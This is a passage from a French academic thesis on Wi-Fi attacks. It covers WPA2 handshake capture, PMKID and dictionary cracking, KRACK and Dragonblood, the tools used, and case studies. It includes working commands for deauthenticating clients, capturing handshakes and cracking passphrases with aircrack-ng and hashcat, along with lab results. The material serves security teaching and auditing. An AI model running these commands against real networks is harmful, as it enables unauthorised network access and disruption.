chaque paquet permet à un attaquant de collecter passivement des milliers de paquets partageant des IVs similaires ou identiques, constituant la base statistique des attaques FMS [70] et PTW [75] implémentées par *Aircrack-ng* (figure V.9).

V.4.2 Attaques contre WPA et WPA2 (TKIP/CCMP)

Évolutions cryptographiques de WPA/WPA2

WPA (Wi-Fi Protected Access, 2003) puis WPA2 (IEEE 802.11i, 2004) ont été conçus pour corriger les défauts fondamentaux de WEP. WPA introduit TKIP (*Temporal Key Integrity Protocol*), qui dérive une clé unique par paquet et par client, éliminant la réutilisation d'IVs. WPA2 remplace TKIP par **CCMP** (*Counter Mode with CBC-MAC Protocol*), basé sur AES-128, offrant des garanties de confidentialité et d'intégrité cryptographiquement solides [68].

La conséquence directe est qu'il nexiste **pas dattaque cryptographique directe** contre WPA2-CCMP correctement implémenté. Les attaques pratiques ciblent donc le *mécanisme dauthentification* (le 4-Way Handshake) plutôt que le chiffrement lui-même [74].

Capture du 4-Way Handshake

Le 4-Way Handshake est échangé à chaque connexion dun client au réseau. Il contient des informations dérivées de la passphrase (la PMK) sous forme de hachage. Un attaquant qui capture cet échange peut tenter de retrouver la passphrase par attaque hors ligne (dictionnaire ou force brute) sans jamais interagir à nouveau avec le réseau cible [74].

Méthode 1 : Capture passive L'attaquant attend qu'un client se connecte naturellement au réseau :

1. **Mode monitor et capture ciblée :**

```
sudo airmon-ng start wlan0
sudo airodump-ng -c [CANAL] --bssid [BSSID] -w capture_wpa wlan0
# Attendre l'apparition de "WPA handshake: [BSSID]"
# en haut à droite de l'interface airodump-ng
```

Méthode 2 : Capture active (avec déauthentification) L'attaquant force la reconnexion d'un client pour provoquer un handshake immédiat :

1. **Déauthentification ciblée :**

```
sudo aireplay-ng --deauth 5 -a [BSSID] -c [CLIENT_MAC] wlan0
# Envoie 5 trames de déauthentification au client ciblé
# Le client se reconnecte et génère un nouveau handshake
```

2. **Vérification de la capture :**

```
aircrack-ng capture_wpa.cap
# Affiche : "1 handshake" si la capture est valide
```




Figure V.11: Vérification du 4-Way Handshake WPA2 capturé via *aircrack-ng* : le fichier `capture_wpa-01.cap` contient 4 573 paquets dont un handshake WPA valide du réseau `HUAWEI-E5330-B2E0` (BSSID `5C:03:39:94:B2:E0`), confirmé par la mention `WPA (1 handshake)`. Le message `Please specify a dictionary (-w)` indique que la capture est prête pour une attaque par dictionnaire hors-ligne.

La figure V.11 confirme la validité du handshake capturé : avec 4 573 paquets enregistrés lors de la session de surveillance, *aircrack-ng* identifie automatiquement le réseau cible et signale qu'une wordlist est nécessaire pour lancer l'attaque par dictionnaire, démontrant la facilité avec laquelle un handshake WPA2 peut être capturé et préparé pour une attaque hors-ligne [67], [74].




Figure V.12: Analyse Wireshark du 4-Way Handshake WPA2 (filtre : `eapol`) : les messages EAPOL capturés entre `HuaweiTechno_94:b2:e0` (AP) et `32:27:b2:22:37:d9` (client) révèlent les champs cryptographiques du message 2 — `WPA Key Nonce` (SNonce : `17d13a2acba74c0fa4fd89...`), `WPA Key MIC` (`a591f72ff677cc55...`) et `Key Descriptor Type: EAPOL RSN Key (2)` — constituant la base de l'attaque par dictionnaire hors-ligne.

La figure V.12 expose la structure interne du 4-Way Handshake : le **SNonce** transmis par le client au message 2 et le **MIC** (*Message Integrity Code*) `a591f72ff677cc55129873aebf361054` sont les deux éléments que l'attaquant exploite pour tester des passphrases candidates hors-ligne [65], [72], [74].
Il est à noter que le message 3 du handshake n'apparaît pas dans cette capture, ce qui est fréquent lors d'une capture passive : aircrack-ng considère néanmoins le handshake comme valide dès lors que les messages 1, 2 et 4 sont présents, car ils contiennent l'ensemble des éléments cryptographiques nécessaires à l'attaque hors-ligne (ANonce, SNonce et MIC) [74].

Attaque par dictionnaire avec Aircrack-ng

Une fois le handshake capturé, lattaque par dictionnaire teste séquentiellement des passphrases candidates. Pour chaque candidat p, la PMK est calculée comme :

$$\text{PMK} = \text{PBKDF2}(\text{HMAC-SHA1},\ p,\ \text{SSID},\ 4096,\ 256)$$

La PTK est ensuite dérivée et le MIC (*Message Integrity Code*) recalculé est comparé au MIC capturé. En cas de correspondance, la passphrase est trouvée [72].

1. **Attaque par dictionnaire classique :**

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b [BSSID] capture_wpa.c
# -w : chemin vers la wordlist
# Taux : ~1 000 à 3 000 clés/seconde (CPU)
```

2. **Attaque accélérée par GPU avec Hashcat :**

```
# Conversion du fichier cap en format hccapx
cap2hccapx.bin capture_wpa.cap capture_wpa.hccapx

# Attaque par dictionnaire sur GPU
hashcat -m 22000 capture_wpa.hccapx /usr/share/wordlists/rockyou.txt
# -m 22000 : mode WPA2 (PMK)
# Taux : des centaines de millions de clés/seconde (GPU)
```




Figure V.13: Résultat de l'attaque par dictionnaire sur le handshake WPA2 capturé via *Aircrack-ng 1.7* : la passphrase `a123456@` est retrouvée en moins d'une seconde après avoir testé 6 clés candidates à un débit de 429 920 clés/seconde. La *Master Key* (PMK), la *Transient Key* (PTK) et l'*EAPOL HMAC* (MIC) sont affichés, confirmant la correspondance cryptographique avec le handshake intercepté.

La figure V.13 conclut la démonstration de l'attaque par dictionnaire WPA2 : *Aircrack-ng* retrouve la passphrase `a123456@` en recalculant la PMK via PBKDF2-HMAC-SHA1, puis la PTK, puis le MIC (`A5:91:F7:2F:F6:77:CC:55:12:98:73:AE:BF:36:10:54`), qui correspond exactement au `WPA Key MIC` capturé dans le 4-Way Handshake (figure V.12), confirmant ainsi la validité de la passphrase trouvée [65], [72], [74].

Attaque PMKID (sans handshake)

Découverte en 2018 par Jens Steube, cette attaque ne nécessite pas de capturer un client en train de se connecter. Le PMKID est un identifiant transmis par l'AP dans le premier message EAPOL, calculé comme [76] :

$$\text{PMKID} = \text{HMAC-SHA1-128}(\text{PMK},\ \text{"PMK Name"} \| \text{AP_MAC} \| \text{STA_MAC})$$

Comme le PMKID dépend directement de la PMK, elle-même dérivée de la passphrase, un attaquant peut l'utiliser pour mener une attaque hors ligne sans jamais attendre quun client se connecte :

1. **Extraction du PMKID avec hcxdumptool :**

```
sudo hcxdumptool -o capture_pmkid.pcapng -i wlan0 --enable-status=1
```

2. **Conversion et attaque avec Hashcat :**

```
hcxpcapngtool -o hash.hc22000 capture_pmkid.pcapng
hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt
```




Figure V.14: Attaque PMKID via *Hashcat* en mode `22000 (WPA-PBKDF2-PMKID+EAPOL)` : le PMKID extrait du réseau `HUAWEI-E5330-B2E0` (MIC : `a591f72ff677cc55129873aebf361054`) permet de retrouver la passphrase `a123456@` en moins d'une seconde (`0 secs`), sans avoir capturé aucun client en cours de connexion. La ligne `Recovered: 1/1 (100.00%)` confirme le succès de l'attaque.

La figure V.14 illustre l'avantage majeur de l'attaque PMKID sur la capture de handshake classique : aucun client n'a besoin d'être connecté au réseau cible. Le PMKID, transmis par l'AP dans le premier message EAPOL, suffit à mener une attaque hors-ligne complète. Hashcat teste les candidates (`djiby1234` `a123456@`) et retrouve la passphrase en moins d'une seconde, démontrant que tout réseau WPA2-PSK utilisant une passphrase faible ou prévisible est vulnérable indépendamment du nombre de clients connectés [16], [67], [76].

Attaque KRACK (Key Reinstallation Attack)

Publiée en 2017 par Vanhoef et Piessens, KRACK (*Key Reinstallation Attack*) est une attaque active qui ne casse pas la cryptographie WPA2 mais exploite une vulnérabilité dans la gestion des retransmissions du 4-Way Handshake [74].

En manipulant ou rejouant le message 3 du handshake, lattaquant force le client à réinstaller une clé déjà utilisée, réinitialisant ainsi les compteurs de nonces et de replay associés. Cette réinitialisation permet selon le protocole de chiffrement utilisé :

- Avec **CCMP** : déchiffrement et possible falsification de paquets.
- Avec **TKIP ou GCMP** : déchiffrement, rejeu et falsification de paquets.
- Avec **WPA2-FT** (*Fast Transition*) : impact particulièrement sévère, permettant le déchiffrement de l'intégralité du trafic.

KRACK affecte tous les systèmes implémentant le standard 802.11i, mais son exploitation pratique requiert une position MitM entre le client et l'AP. Des correctifs ont été déployés par tous les principaux éditeurs de systèmes d'exploitation en octobre-novembre 2017 [74].

V.4.3 Attaques contre WPA3 (SAE)

WPA3, introduit en 2018, remplace le mécanisme PSK par SAE (*Simultaneous Authentication of Equals*, RFC 7664), basé sur l'échange Dragonfly. Si WPA3 résout les vulnérabilités fondamentales de WPA2-PSK, plusieurs attaques ont été découvertes lors de son déploiement [45].

Dragonblood (2019)

Les attaques Dragonblood, publiées en 2019 par Vanhoef et Ronen, révèlent deux classes de vulnérabilités dans l'implémentation initiale de SAE [16], [74] :

- **Attaques par canaux auxiliaires (Side-Channel Attacks) :** L'algorithme de hachage vers la courbe elliptique utilisé dans SAE nest pas implémenté en temps constant dans certaines implémentations. Des variations temporelles ou de consommation mémoire permettent de reconstruire partiellement la passphrase.
- **Attaques par déni de service :** SAE introduit un mécanisme d'anti-clogging (tokens) pour se protéger contre les attaques par épuisement de ressources. Des failles dans son implémentation permettaient de le contourner et de saturer les ressources de l'AP.
- **Downgrade vers WPA2 :** En l'absence de mécanisme forçant WPA3, un attaquant peut parfois forcer la négociation vers WPA2, réexposant le client aux vulnérabilités de PSK.

Ces vulnérabilités ont été corrigées par des mises à jour du standard et des implémentations. WPA3-R2 (2019) et WPA3-R3 (2021) intègrent des contre-mesures spécifiques [16].

V.5 Outils utilisés

La réalisation des expérimentations présentées dans ce chapitre a nécessité l'utilisation dune suite doutils spécialisés dans l'analyse et le test de sécurité des réseaux sans fil. Ces outils, largement utilisés dans les environnements d'audit et de recherche, couvrent l'ensemble de la chaîne d'exploitation, depuis la reconnaissance passive jusqu'à lanalyse des trames, la capture des échanges d'authentification et le traitement des identifiants cryptographiques [66], [67]. Leur intérêt dans un contexte académique tient au fait qu'ils permettent d'observer concrètement le comportement des protocoles Wi-Fi, de mesurer leurs limites et de valider expérimentalement les vulnérabilités déjà décrites dans la littérature.

L'usage combiné de ces outils a permis d'illustrer plusieurs scénarios : détection de réseaux non autorisés, capture de handshakes WPA2, analyse des trames 802.11, extraction de PMKID, ainsi que tests de dictionnaire sur des captures d'authentification. Dans ce travail, chaque outil a été mobilisé selon son rôle spécifique dans la chaîne d'analyse.

V.5.1 Aircrack-ng

Aircrack-ng est la suite de référence pour l'audit de sécurité des réseaux Wi-Fi IEEE 802.11. Développée comme un ensemble modulaire d'outils complémentaires, elle couvre plusieurs étapes du test d'intrusion sans fil, de la mise en mode monitor à la récupération de clés WEP ou de passphrases WPA/WPA2 à partir de captures réseau [65]. Son intérêt principal réside dans sa capacité à combiner plusieurs fonctions au sein dune même chaîne opérationnelle, ce qui en fait une solution largement employée dans les travaux pratiques de sécurité Wi-Fi.

Composants principaux

- **airmon-ng :** outil de gestion des interfaces Wi-Fi. Il permet de basculer une carte réseau en mode monitor, condition indispensable pour capturer les trames radio à portée, y compris celles qui ne sont pas destinées à la machine de l'attaquant.
- **airodump-ng :** outil de capture et de reconnaissance passive. Il affiche en temps réel les réseaux Wi-Fi à proximité, avec leurs paramètres essentiels tels que le SSID, le BSSID, le canal, le type de chiffrement et les clients connectés. Il enregistre également les trames dans des fichiers exploitables par d'autres outils de la suite ou par Wireshark [65].
- **aireplay-ng :** outil d'injection de trames. Il permet d'émettre des trames forgées sur le réseau sans fil, notamment des trames de déauthentification, des requêtes ARP replay pour accélérer la collecte d'IV dans WEP, ou des séquences destinées à provoquer des reconnexions.
- **aircrack-ng :** moteur de cracking cryptographique. Il implémente notamment les attaques statistiques sur WEP ainsi que les attaques par dictionnaire sur les handshakes WPA/WPA2 capturés. Son fonctionnement repose sur l'analyse des trames collectées et sur la comparaison de candidats à partir de listes de mots de passe ou de dérivations de clés [70], [75].

- **airbase-ng :** outil de création de points d'accès factices. Il est utilisé dans les scénarios d'Evil Twin ou de Rogue AP pour simuler un réseau légitime et attirer les victimes vers une infrastructure contrôlée.

Utilisation dans ce mémoire

Dans le cadre de ce mémoire, Aircrack-ng a servi à plusieurs étapes expérimentales. Il a permis le cracking de la clé WEP du réseau `HUAWEI-E5330-B2E0`, la capture et la vérification du 4-Way Handshake WPA2, ainsi que lattaque par dictionnaire ayant conduit à la récupération de la passphrase `a123456@`. Il a également été utilisé pour l'injection de trames de déauthentification afin de forcer la reconnexion des clients cibles et faciliter la capture d'un nouvel échange dauthentification.

V.5.2 Wireshark

Wireshark est l'analyseur de protocoles réseau le plus largement utilisé dans les environnements académiques et professionnels. Il permet de capturer, filtrer et inspecter les trames réseau jusqu'au niveau du champ protocolaire, ce qui en fait un outil essentiel pour l'analyse fine du comportement des communications sans fil [77]. Dans le cadre des réseaux Wi-Fi, il est particulièrement utile pour examiner les trames de gestion, les échanges EAPOL et les paquets chiffrés ou partiellement chiffrés.

Fonctionnalités utilisées

- **Analyse des trames 802.11 :** Wireshark décode lensemble des en-têtes IEEE 802.11, permettant d'identifier les adresses MAC source et destination, les numéros de séquence, les champs de contrôle, ainsi que les indicateurs liés au chiffrement.
- **Filtre `wlan.wep.iv` :** ce filtre permet d'isoler les paquets WEP pour visualiser le vecteur d'initialisation transmis en clair dans l'en-tête, ce qui met en évidence une faiblesse structurelle du protocole [70].
- **Filtre `eapol` :** ce filtre permet d'isoler les quatre messages du 4-Way Handshake WPA2 afin d'analyser les champs *ANonce*, *SNonce* et *MIC*, qui jouent un rôle central dans la dérivation de la PTK [72], [74].
- **Filtre `wlan.fc.type_subtype == 0x0c` :** il permet disoler les trames de déauthentification 802.11, utiles pour l'étude des attaques de type déni de service fondées sur l'injection de trames de gestion.

Utilisation dans ce mémoire

Wireshark a été utilisé pour analyser les fichiers `.cap` produits par *airodump-ng*. Il a servi à visualiser les IVs WEP en clair, les quatre messages EAPOL du 4-Way Handshake, ainsi que les trames de déauthentification observées lors des attaques de type DoS. Cet outil a également permis de confirmer la structure des paquets capturés avant leur exploitation par d'autres logiciels d'audit.

V.5.3 Kismet

Kismet est un système de détection d'intrusion sans fil open source, conçu pour fonctionner en mode passif. Il a la particularité de détecter les réseaux et clients Wi-Fi sans émettre lui-même de trafic, ce qui le rend adapté à la surveillance discrète d'un environnement radio [78]. Son fonctionnement en fait un outil particulièrement intéressant dans les travaux de détection de Rogue AP et d'Evil Twin.

Fonctionnalités principales

- **Surveillance passive du spectre radio :** Kismet analyse en continu les canaux Wi-Fi disponibles et répertorie les points d'accès et clients détectés avec leur BSSID, SSID, niveau de signal, canal, protocole de chiffrement et fabricant.
- **Détection de Rogue AP et Evil Twin :** l'outil identifie les points d'accès non répertoriés, les réseaux présentant un SSID identique à un réseau légitime mais avec un BSSID différent, ainsi que les réseaux utilisant encore des mécanismes obsolètes comme WEP [67].
- **Interface web :** Kismet fournit une interface web permettant la visualisation des réseaux détectés sous forme tabulaire et cartographique.
- **Journalisation :** les événements et trames capturés peuvent être enregistrés dans différents formats pour des analyses ultérieures.

V.5.4 Hostapd-wpe

Hostapd-wpe est une version modifiée du démon *hostapd*, conçue pour les tests d'intrusion sur les réseaux WPA2-Enterprise. Développé dans le cadre des outils d'audit sans fil, il permet de simuler un point d'accès d'entreprise capable de capturer des échanges EAP [79]. Son intérêt réside dans la possibilité d'observer le comportement des clients face à un faux serveur d'authentification.

Fonctionnement

Hostapd-wpe déploie un point d'accès factice acceptant les tentatives d'authentification EAP, quelle que soit la méthode utilisée. Lorsqu'un client tente de s'authentifier, l'outil enregistre les échanges MSCHAPv2, notamment les informations d'identité, de challenge et de réponse. Le format capturé est ensuite directement exploitable par des outils de cracking comme *John the Ripper* ou *Hashcat* [72], [73].

Utilisation dans ce mémoire

Dans ce travail, Hostapd-wpe a permis de mettre en évidence le scénario d'EAP Harvesting sur un réseau WPA2-Enterprise simulé. L'identité `djiby` et le hash MSCHAPv2 correspondant ont pu être capturés, puis exploités hors ligne à l'aide d'outils dédiés.

V.5.5 Hcxdumptool et Hcxtools

Hcxdumptool et **hcxtools** constituent des outils modernes dédiés à la capture et au traitement des échanges Wi-Fi liés aux attaques PMKID et EAPOL. Développés par ZeroBeat, ils sont devenus une référence pour l'exploitation des informations d'authentification extraites de réseaux WPA2 [76], [80]. Leur intérêt réside dans leur capacité à produire des captures directement exploitables par les moteurs de cracking modernes.

- **hcxdumptool :** outil de capture active et passive des PMKID et des handshakes EAPOL. Il enregistre les données dans un format `.pcapng` compatible avec les analyseurs de paquets.
- **hcxpcapngtool :** outil de conversion permettant de transformer les captures `.pcapng` en formats exploitables par Hashcat ou dautres moteurs dattaque hors ligne.

V.5.6 Hashcat et John the Ripper

Hashcat est l'un des moteurs de cracking de mots de passe les plus performants, notamment grâce à son exploitation du GPU via OpenCL ou CUDA. Il prend en charge un grand nombre de formats de hachage, dont le mode utilisé pour les attaques WPA2 à partir de PMKID ou de handshakes [81]. Dans le contexte de ce mémoire, il a permis d'accélérer les attaques hors ligne sur les captures obtenues.

John the Ripper est un outil de cracking orienté CPU, souvent employé pour les formats MSCHAPv2 ou NetNTLM issus des captures de type hostapd-wpe. Il complète Hashcat dans les scénarios où les formats capturés sont mieux adaptés à un traitement par processeur [66].

V.5.7 Tableau récapitulatif des outils

Table V.1: Récapitulatif des outils utilisés dans les expérimentations pratiques.

Outil	Fonction principale	Utilisation dans ce mémoire	Référence
airmon-ng	Mode monitor	Préparation de l'interface Wi-Fi	[65]
airodump-ng	Capture / reconnaissance	Détection Rogue AP, capture handshake WPA2	[65]
aireplay-ng	Injection de trames	Déauthentification, injection ARP WEP	[65]
aircrack-ng	Cracking WEP/WPA2	Clé WEP, passphrase WPA2	[65]
Wireshark	Analyse de paquets	IV WEP, EAPOL, trames de déauthentification	[77]
Kismet	WIDS passif	Détection Rogue AP	[78]
hostapd-wpe	Faux AP Enterprise	Capture MSCHAPv2 EAP	[79]
hcxdumptool	Capture PMKID	Extraction du hash PMKID	[80]
hcxpcapngtool	Conversion pcapng	Format `hc22000` pour Hashcat	[80]
Hashcat	Cracking GPU	Attaque PMKID, NETNTLM	[81]
John the Ripper	Cracking CPU	Cracking MSCHAPv2 / NETNTLM	[66]

V.6 Études de cas

Les vulnérabilités théoriques présentées dans les chapitres précédents ne restent pas confinées aux environnements de laboratoire. Plusieurs attaques majeures ont démontré leur impact concret sur des millions dappareils déployés dans le monde entier, révélant les limites des protocoles Wi-Fi et l'importance des mécanismes de validation de l'authentification. Les études de cas présentées ici illustrent les principales familles d'attaques qui ont marqué l'évolution récente de la sécurité Wi-Fi.

V.6.1 KRACK — Key Reinstallation Attack (2017)

Contexte et découverte

L'attaque **KRACK** (*Key Reinstallation Attack*) a été découverte et publiée en octobre 2017 par Mathy Vanhoef et Frank Piessens de l'Université KU Leuven. Elle a fait l'objet dune présentation à la conférence ACM CCS 2017 et a été associée à plusieurs identifiants CVE, notamment CVE-2017-13077 à CVE-2017-13088 [74]. Son importance tient au fait qu'elle affecte le standard IEEE 802.11i lui-même, et non une simple implémentation isolée.

Mécanisme d'exploitation

KRACK exploite une faiblesse dans la gestion des retransmissions du message 3 du 4-Way Handshake. Lorsque le message 4 n'est pas accusé réception, l'AP retransmet le message 3. Le client, en recevant de nouveau ce message, peut réinstaller une clé déjà utilisée et réinitialiser ainsi les compteurs associés aux nonces et aux séquences de replay [74].

Selon le protocole de chiffrement utilisé, les conséquences varient :

- Avec **CCMP (AES)**, la réinitialisation du nonce peut permettre le déchiffrement de certains paquets et la falsification partielle du trafic.
- Avec **TKIP** ou **GCMP**, l'impact peut aller jusqu'au rejeu et à la modification de paquets.
- Avec **WPA2-FT**, l'exploitation peut permettre une lecture plus large du trafic d'une session.

Impact

L'attaque a eu un impact mondial, car elle concernait tous les systèmes d'exploitation majeurs ainsi qu'un grand nombre de points d'accès et d'équipements connectés implémentant WPA2. Les systèmes Linux et Android utilisant certaines versions de *wpa_supplicant* ont été particulièrement affectés [74]. La portée de cette vulnérabilité a révélé que la simple conformité au standard ne suffisait pas à garantir la sécurité effective des communications.

Divulgation

La divulgation a suivi un processus coordonné, avec notification préalable aux organismes concernés puis publication publique en octobre 2017. Cette approche a permis le déploiement progressif des correctifs par les principaux éditeurs de systèmes d'exploitation et constructeurs de matériel [74].

V.6.2 FragAttacks — Fragmentation and Aggregation Attacks (2021)

Contexte et découverte

Les **FragAttacks** (*Fragmentation and Aggregation Attacks*) ont été publiées en 2021 par Mathy Vanhoef. Elles regroupent un ensemble de vulnérabilités affectant le standard Wi-Fi depuis ses origines, certaines remontant au standard IEEE 802.11 de 1997 [74]. Leur intérêt scientifique réside dans le fait qu'elles ne se limitent pas à une version particulière du protocole mais mettent en évidence des faiblesses structurelles persistantes.

Catégories de vulnérabilités

Les FragAttacks peuvent être regroupées en plusieurs catégories. Certaines concernent la conception même du standard, comme le réassemblage de fragments issus de flux différents ou l'agrégation de trames non authentifiées. D'autres relèvent de défauts d'implémentation, par exemple l'acceptation de trames en clair au sein d'un réseau censé être chiffré. Dans certains cas, des fragments forgés peuvent être combinés à des fragments légitimes, ouvrant la voie à l'injection ou à l'exfiltration de données [74].

Impact

L'impact est particulièrement large, car les vulnérabilités identifiées touchent potentiellement l'ensemble des équipements Wi-Fi produits depuis plusieurs décennies. Elles concernent ainsi WEP, WPA, WPA2 et WPA3. Les scénarios d'exploitation les plus critiques permettent, entre autres, l'injection de requêtes DNS falsifiées afin de rediriger la victime vers des serveurs contrôlés par l'attaquant [74].

V.6.3 Dragonblood — Vulnérabilités WPA3-SAE (2019)

Contexte

Peu après l'introduction de WPA3, Mathy Vanhoef et Eyal Ronen ont publié les attaques **Dragonblood**, révélant plusieurs failles dans les premières implémentations de SAE (*Simultaneous Authentication of Equals*) [82]. Ces attaques ont montré que la robustesse théorique d'un nouveau standard peut être affaiblie par des choix d'implémentation.

Vulnérabilités identifiées

